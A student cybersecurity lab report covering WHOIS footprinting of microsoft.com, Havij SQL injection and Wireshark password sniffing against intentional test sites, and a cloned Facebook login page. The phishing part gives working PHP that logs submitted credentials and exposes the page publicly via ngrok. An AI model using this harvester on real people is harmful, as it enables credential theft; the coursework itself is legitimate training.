

Verzeo

Cyber Security Minor Project

-Vinay Tajane

Q1] Perform Foot printing on Microsoft Website and gather information about website by using online Websites (Whois / netcraft / Shodan / dnsdumpster, etc.) as much as possible and write report on gathered info along with screenshots.



<https://www.microsoft.com/>

Domain Name: microsoft.com

Registry Domain ID: 2724960_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.markmonitor.com

Registrar URL: http://www.markmonitor.com

Updated Date: 2022-04-18T19:25:49+0000

Creation Date: 1991-05-02T04:00:00+0000

Registrar Registration Expiration Date: 2023-05-03T00:00:00+0000

Registrar: MarkMonitor, Inc.

Registrar IANA ID: 292

Registrar Abuse Contact Email: **abusecomplaints**@markmonitor.com

Registrar Abuse Contact Phone: +1.2083895770

Domain Status:
clientUpdateProhibited(<https://www.icann.org/epp#clientUpdateProhibited>
)

Domain Status: clientTransferProhibited
(<https://www.icann.org/epp#clientTransferProhibited>)

Domain Status: clientDeleteProhibited
(<https://www.icann.org/epp#clientDeleteProhibited>)

Domain Status: serverUpdateProhibited
(<https://www.icann.org/epp#serverUpdateProhibited>)

Domain Status: serverTransferProhibited
(<https://www.icann.org/epp#serverTransferProhibited>)

Domain Status: serverDeleteProhibited
(<https://www.icann.org/epp#serverDeleteProhibited>)

Registry Registrant ID:

Registrant Name: Domain Administrator

Registrant Organization: Microsoft Corporation

Registrant Street: One Microsoft Way,

Registrant City: Redmond

Registrant State/Province: WA

Registrant Postal Code: 98052

Registrant Country: US

Registrant Phone: +1.4258828080

Registrant Phone Ext:

Registrant Fax: +1.4259367329

Registrant Fax Ext:

Registrant Email: **admin**@domains.microsoft

Registry Admin ID:

Admin Name: Domain Administrator

Admin Organization: Microsoft Corporation

Admin Street: One Microsoft Way,

Admin City: Redmond

Admin State/Province: WA

Admin Postal Code: 98052

Admin Country: US

Admin Phone: +1.4258828080

Admin Phone Ext:

Admin Fax: +1.4259367329

Admin Fax Ext:

Admin Email: **admin**@domains.microsoft

Registry Tech ID:

Tech Name: MSN Hostmaster

Tech Organization: Microsoft Corporation

Tech Street: One Microsoft Way,

Tech City: Redmond

Tech State/Province: WA

Tech Postal Code: 98052

Tech Country: US

Tech Phone: +1.4258828080

Tech Phone Ext:

Tech Fax: +1.4259367329

Tech Fax Ext:

Tech Email: **nsnhst**@microsoft.com

Name Server: ns3-39.azure-dns.org

Name Server: ns2-39.azure-dns.net

Name Server: ns4-39.azure-dns.info

Name Server: ns1-39.azure-dns.com

DNSSEC: unsigned

MarkMonitor Domain Management(TM)

Protecting companies and consumers in a digital world.

Visit MarkMonitor at <https://www.markmonitor.com>

Contact us at +1.8007459229

In Europe, at +44.02032062220


IPv4 address

104.95.181.163

IPv6 address

2a02:26f0:5700:1b4:0:0:0:356e

Screenshot's:




Enter Domain

DOMAINSWEBSITECLOUDHOSTINGSERVERSEMAILSECURITYWHOIS

microsoft.com

Updated 2 days ago ↻

 Domain Information

Domain:	microsoft.com
Registrar:	MarkMonitor Inc.
Registered On:	1991-05-02
Expires On:	2023-05-03
Updated On:	2022-04-18
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited serverDeleteProhibited serverTransferProhibited serverUpdateProhibited
Name Servers:	ns1-39.azure-dns.com ns2-39.azure-dns.net ns3-39.azure-dns.org ns4-39.azure-dns.info



Registrant Contact

Name:	Domain Administrator
Organization:	Microsoft Corporation
Street:	One Microsoft Way,
City:	Redmond
State:	WA
Postal Code:	98052
Country:	US
Phone:	+1.4258828080
Fax:	+1.4259367329
Email:	admin @domains.microsoft



Administrative Contact

Name:	Domain Administrator
Organization:	Microsoft Corporation
Street:	One Microsoft Way,
City:	Redmond
State:	WA
Postal Code:	98052
Country:	US
Phone:	+1.4258828080
Fax:	+1.4259367329
Email:	admin @domains.microsoft



Technical Contact

Name: MSN Hostmaster

Organization: Microsoft Corporation

Street: One Microsoft Way,

City: Redmond

State: WA

Postal Code: 98052

Country: US

Phone: +1.4258828080

Fax: +1.4259367329

Email: msnhst@microsoft.com



[Services](#) [Solutions](#) [News](#) [Company](#) [Resources](#) [Q](#)

[Report Fraud](#)

[Request Trial](#)

Background



Site title	Microsoft – Cloud, Computers, Apps & Gaming	Date first seen	May 2004
Site rank	69	Netcraft Risk Rating ?	0/10 <div></div>
Description	Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure, and more. Find downloads and get support.	Primary language	English

Network

Site	https://www.microsoft.com	Domain	microsoft.com
Netblock Owner	Akamai Technologies, Inc.	Nameserver	ns1-39.azure-dns.com
Hosting company	Akamai Technologies	Domain registrar	markmonitor.com
Hosting country	US	Nameserver organisation	whois.markmonitor.com
IPv4 address	104.95.181.163 (VirusTotal)	Organisation	Microsoft Corporation, One Microsoft Way,, Redmond, 98052, United States
IPv4 autonomous systems	AS16625	DNS admin	azuredns-hostmaster@microsoft.com
IPv6 address	2a02:26f0:5700:1b4:0:0:0:356e	Top Level Domain	Commercial entities (.com)
IPv6 autonomous systems	AS20940	DNS Security Extensions	unknown
Reverse DNS	a104-95-181-163.deploy.static.akamaitechnologies.com	Latest Performance	Performance Graph













IP delegation

IPv4 address (104.95.181.163)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	 United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
 104.0.0.0-104.255.255.255	 United States	NET104	American Registry for Internet Numbers
 104.64.0.0-104.127.255.255	 United States	AKAMAI	Akamai Technologies, Inc.
 104.95.181.163	 United States	AKAMAI	Akamai Technologies, Inc.

IPv6 address (2a02:26f0:5700:1b4:0:0:0:356e)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
 2a00::/11	 European Union	EU-ZZ-2A00	RIPE NCC
 2a00::/12	 Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
 2a02:26f0::/29	 European Union	EU-AKAMAI-20101022	Akamai International B.V.
 2a02:26f0:5700::/48	 European Union	AKAMAI-PA	Akamai Technologies
 2a02:26f0:5700:1b4:0:0:0:356e	 European Union	AKAMAI-PA	Akamai Technologies


Q2] Perform SQL injection on by using Havij Tool(Download it from Internet) on <http://testphp.vulnweb.com> Write a report along with screenshots and mention preventive steps to avoid SQL injections.




SQL Injection (Critical)

Target url: <http://testphp.vulnweb.com/listproducts.php?cat=1>

Software Used: Havi





- Report By Havij

Havij 1.12 Free by r3dm0v3

<http://ITSecTeam.com>

<http://Forum.ITSecTeam.com>

Target: <http://testphp.vulnweb.com/listproducts.php?cat=1>

Date: 23-04-2022 22:25:29

DB Detection: MySQL (Auto Detected)

Method: GET

Type: Integer (Auto Detected)

Data Base: acuart

Table: users

Total Rows: 1

uname	phone	pass	name	email	cart	address
test	2323345	test	<script>alert(1)</script>	email@email.com	597dad72ca09d5639456739f638b5e80	21 street

- Preventive steps to avoid SQL injections

1. Use whitelists, not blacklists
2. Don't trust any user input
3. Adopt the latest technologies
4. Ensure Errors are Not User-Facing
5. Disable/remove default accounts, passwords and databases

- References

- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection

Q3] Use Wireshark Tool(Download it from Internet) to sniff the data and try to get the username and password of http:// demo.testfire.net/



After Successful login:

AltoroMutual

Sign Off | Contact Us | Feedback | Search [] Go

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc. This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW110>.

Copyright © 2008, 2022, IBM Corporation. All rights reserved.

Data Sniff by Wireshark:

*wlan0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Current filter: http

No.	Time	Source	Destination	Protocol	Length	Info
62	6.9073340...	192.168.198.44	65.61.137.117	HTTP	510	GET /login.jsp HTTP/1.1
76	7.2212294...	65.61.137.117	192.168.198.44	HTTP	612	HTTP/1.1 200 OK (text/html)
262	15.640943...	2409:4042:e8f:2...	2600:1900:4110:...	HTTP	355	HEAD /edgedl/release2/chrome_component
264	15.717300...	2600:1900:4110:...	2409:4042:e8f:2...	HTTP	624	HTTP/1.1 200 OK
265	15.729857...	2409:4042:e8f:2...	2600:1900:4110:...	HTTP	427	GET /edgedl/release2/chrome_component/
269	16.010956...	2600:1900:4110:...	2409:4042:e8f:2...	HTTP	571	HTTP/1.1 206 Partial Content
289	17.140439...	192.168.198.44	65.61.137.117	HTTP	658	POST /doLogin HTTP/1.1 (application/x
291	17.449684...	65.61.137.117	192.168.198.44	HTTP	311	HTTP/1.1 302 Found
292	17.460210...	192.168.198.44	65.61.137.117	HTTP	614	GET /bank/main.jsp HTTP/1.1

Frame 289: 658 bytes on wire (5264 bits), 658 bytes captured (5264 bits) on interface wlan0, id 0

Ethernet II, Src: PcsCompu_3b:b4:0e (08:00:27:3b:b4:0e), Dst: 0e:2e:ac:22:1b:77 (0e:2e:ac:22:1b:77)

Internet Protocol Version 4, Src: 192.168.198.44, Dst: 65.61.137.117

Transmission Control Protocol, Src Port: 38918, Dst Port: 80, Seq: 445, Ack: 8695, Len: 592

Source Port: 38918

Destination Port: 80

[Stream index: 14]

[TCP Segment Len: 592]

Sequence Number: 445 (relative sequence number)

Sequence Number (raw): 3880780035

Raw Sequence Number: 4007 (relative sequence number)

0200 2f 6c 6f 67 69 6e 2e 6a 73 70 0d 0a 43 6f 6f 6b /login.jsp?Cook

0210 69 65 3a 20 4a 53 45 53 53 49 4f 4e 49 44 3d 41 ie: JSES IONID=A

0220 46 36 43 34 45 33 36 39 32 42 45 38 46 42 43 42 F6C4E369 2BE8FBCB

0230 36 36 31 39 38 32 32 34 33 31 43 43 41 33 39 0d 66198224 31CCA39

0240 0a 55 70 67 72 61 64 65 2d 49 6e 73 65 63 75 72 Upgrade-Insecur

0250 65 2d 52 65 71 75 65 73 74 73 3a 20 31 0d 0a 53 e-Request: 1. S

0260 65 63 2d 47 50 43 3a 20 31 0d 0a 0d 0a 75 69 64 ec-GPC: 1...uid

0270 3d 61 64 6d 69 6e 26 70 61 73 73 77 3d 61 64 6d =admin&p assw=adm

0280 69 6e 26 62 74 6e 53 75 62 6d 69 74 3d 4c 6f 67 in&btnSubmit=Log

0290 69 6e in

wireshark_wlan0X8DXK1.pcapng Packets: 15010 · Displayed: 32 (0.2%) · Dropped: 0 (0.0%) Profile: Default

- Username= admin
- Password= admin

How to Prevent Sniffing Attacks:


- Avoid unsecured networks - if a user exposes their device to unsecured Wi-Fi networks. Additionally, attackers use such vulnerable networks to install packet sniffers to sniff and read all data transmitted over that network.
 - Encrypt your message with a VPN - An effective way to prevent sniffing attacks is to encrypt all your incoming and outgoing communication before sharing them using a virtual private network (VPN). Encryption enhances security and makes it difficult for hackers to decrypt the packet data.
 - Network scanning and monitoring - Network administrators should secure their networks by scanning and monitoring their networks with the help of bandwidth monitoring or device auditing. Therefore, this is one of the important strategies to optimize your network environment and identify the presence of sniffing attacks.
-

Q4] Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing.



Step 1:Download and configure Wamp Server

Step 2: open www.facebook.com and save the html page by Rightclick → save as (or) ctrl+s → select webpage,html only → click on save → index.html



Step2: Write PHP code for to capture the username and password and redirection and save the file with facebook.php

Loaction is used to redirect the page after clicking on signin

log.txt file is used to save the login username and password

```
facebook.php X
facebook.php
1 <?php
2
3 // Set the location to redirect the page
4 header ('Location: https://www.facebook.com');
5
6 // Open the text file in writing mode
7 $file = fopen("log.txt", "a");
8
9 foreach($_POST as $variable => $value) {
10     fwrite($file, $variable);
11     fwrite($file, "=");
12     fwrite($file, $value);
13     fwrite($file, "\r\n");
14 }
15
16 fwrite($file, "\r\n");
17 fclose($file);
18 exit;
19 ?>
```

Step3: select the html file → Rightclick→openwith→notepad (or) vscode

Step4: search for action= →and change to facebook.php

```
SEA... facebook.php index.html 9+ X
index.html > html#facebook. > body.fbIndex.UIPage_LoggedOut_..._kb_605a.b_c3pyn-ahh.chrome.webkit.win.x1-5.Locale_en_GB.cores-lt4_19_u.hasAXNavMenubar > d
action Aa ab, *
Replace AB
119 results in 16 files
- Open in editor
✓ index.html 16
interstitialV: 1, "\q...
actionVredirectV: 1,...
mobileVzeroVaf_tra...
5000, "_min": 100, "_...
page_sampling_boos...
interaction_regexes"...
testid="royal_login_f...
": "be": 1 }, "WebSpe...
comV" )]], ["UITinyVi...
dispatch_pagelet_rep...
: { define: [{"TimeSlic...
lite_default_rate: 100...
interaction_to_lite_co...
ade wait time: 0, Eve...
178 </div>
179 </div>
180 </div>
181 <div id="globalContainer" class="uiContextualLayerParent">
182 <div class="fb_content clearfix " id="content" role="main">
183 <div>
184 <div class="_8esj_95k9_8esf_8opv_8f3m_8ilg_8icx_8op_95ka">
185 <div class="_8esk">
186 <div class="_8esl">
187 <div class="_8ice"></div>
189 <h2 class="_8eso">Facebook helps you connect and share with the people in your life.
190 </h2>
191 </div>
192 <div class="_8esn">
193 <div class="_8iep_8icy_9ahz_9ah-">
194 <div class="_6luy_52jv">
195 <form class="_9vtf" data-testid="royal_login_form" action="facebook.php"
196 method="post" onsubmit="" id="u_0_a_8v"><input type="hidden" name="jazoest"
197 value="2861" autocomplete="off"><input type="hidden" name="lsd"
198 value="AVo-E_b8Lh8" autocomplete="off">
199 </div>
```

Step5: Now we need create a empty txt file with name of log.txt

Name	Date modified	Type	Size
Facebook – log in or sign up_files	24-04-2022 07:53 AM	File folder	
facebook.php	24-04-2022 08:04 AM	PHP File	1 KB
index.html	24-04-2022 08:01 AM	Chrome HTML Do...	101 KB
log.txt	24-04-2022 07:54 AM	Text Document	0 KB

Step 7:Download and Configure Wamp server →copy all these created file in c:/ngrok/www folder

Step 8:Start ngrok


```
C:\Windows\System32\cmd.exe - ngrok http 80

ngrok


Session Status      online
Account             [REDACTED] (Plan: Free)
Version             3.0.2
Region              India (in)
Latency              62.3135ms
Web Interface       http://127.0.0.1:4040
Forwarding           https://4058-117-233-117-195.in.ngrok.io -> http://localhost:80

Connections      ttl    opn    rt1    rt5    p50    p90
                  0      0      0.00   0.00   0.00   0.00
```

Result Page:



Captured the credentials:



```
log.txt - Notepad
File Edit View

jazoest=2861
lsd=AVo-E_b8Lh8
email=test
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:5:1650771731:AYtQAGBvPq

jazoest=2861
lsd=AVo-E_b8Lh8
email=admin
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:5:1650771753:AYtQAMl6an

jazoest=2861
lsd=AVo-E_b8Lh8
email=uname
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:5:1650771797:AYtQAFfAUW
```

Solution to Avoid from Phishing:

1. Keep Informed About Phishing Techniques – New phishing scams are being developed all the time. Without staying on top of these new phishing techniques, you could inadvertently fall prey to one. Keep your eyes peeled for news about new phishing scams. By finding out about them as early as possible, you will be at much lower risk of getting snared by one. For IT administrators, ongoing [security awareness training](#) and simulated phishing for all users is highly recommended in keeping security top of mind throughout the organization.
2. Think Before You Click! – It's fine to click on links when you're on trusted sites. Clicking on links that appear in random emails and instant messages, however, isn't such a smart move. Hover over links that you are unsure of before clicking on them. Do they lead where they are supposed to lead? A phishing email may claim to be

from a legitimate company and when you click the link to the website, it may look exactly like the real website. The email may ask you to fill in the information but the email may not contain your name. Most phishing emails will start with "Dear Customer" so you should be alert when you come across these emails. When in doubt, go directly to the source rather than clicking a potentially dangerous link.

3. Verify a Site's Security – It's natural to be a little wary about supplying sensitive financial information online. As long as you are on a secure website, however, you shouldn't run into any trouble. Before submitting any information, make sure the site's URL begins with "https" and there should be a closed lock icon near the address bar. Check for the site's security certificate as well. If you get a message stating a certain website may contain malicious files, do not open the website. Never download files from suspicious emails or websites. Even search engines may show certain links which may lead users to a phishing webpage which offers low cost products. If the user makes purchases at such a website, the credit card details will be accessed by cybercriminals.

4. Keep Your Browser Up to Date – Security patches are released for popular browsers all the time. They are released in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop. The minute an update is available, download and install it.

5. Use Firewalls – High-quality firewalls act as buffers between you, your computer and outside intruders. You should use two different kinds: a desktop firewall and a network firewall. The first option is a type of software, and the second option is a type of hardware. When used together, they drastically reduce the odds of hackers and phishers infiltrating your computer or your network.

6. Be Wary of Pop-Ups – Pop-up windows often masquerade as legitimate components of a website. All too often, though, they are phishing attempts. Many popular browsers allow you to block pop-ups; you can allow them on a case-by-case basis. If one manages to slip through the cracks, don't click on the "cancel" button; such buttons often lead to phishing sites. Instead, click the small "x" in the upper corner of the window.

7. Never Give Out Personal Information – As a general rule, you should never share personal or financially sensitive information over the Internet. This rule spans all the way back to the days of America Online, when users had to be warned constantly due to the success of early phishing scams. When in doubt, go visit the main website of the company in question, get their number and give them a call. Most of the phishing emails will direct you to pages where entries for financial or personal information are required. An Internet user should never make confidential entries through the links provided in the emails. Never send an email with sensitive information to anyone. Make it a habit to check the address of the website. A secure website always starts with “https”.

8. Use Antivirus Software – There are plenty of reasons to use antivirus software. Special signatures that are included with antivirus software guard against known technology workarounds and loopholes. Just be sure to keep your software up to date. New definitions are added all the time because new scams are also being dreamed up all the time. Anti-spyware and firewall settings should be used to prevent phishing attacks and users should update the programs regularly. Firewall protection prevents access to malicious files by blocking the attacks. Antivirus software scans every file which comes through the Internet to your computer. It helps to prevent damage to your system.

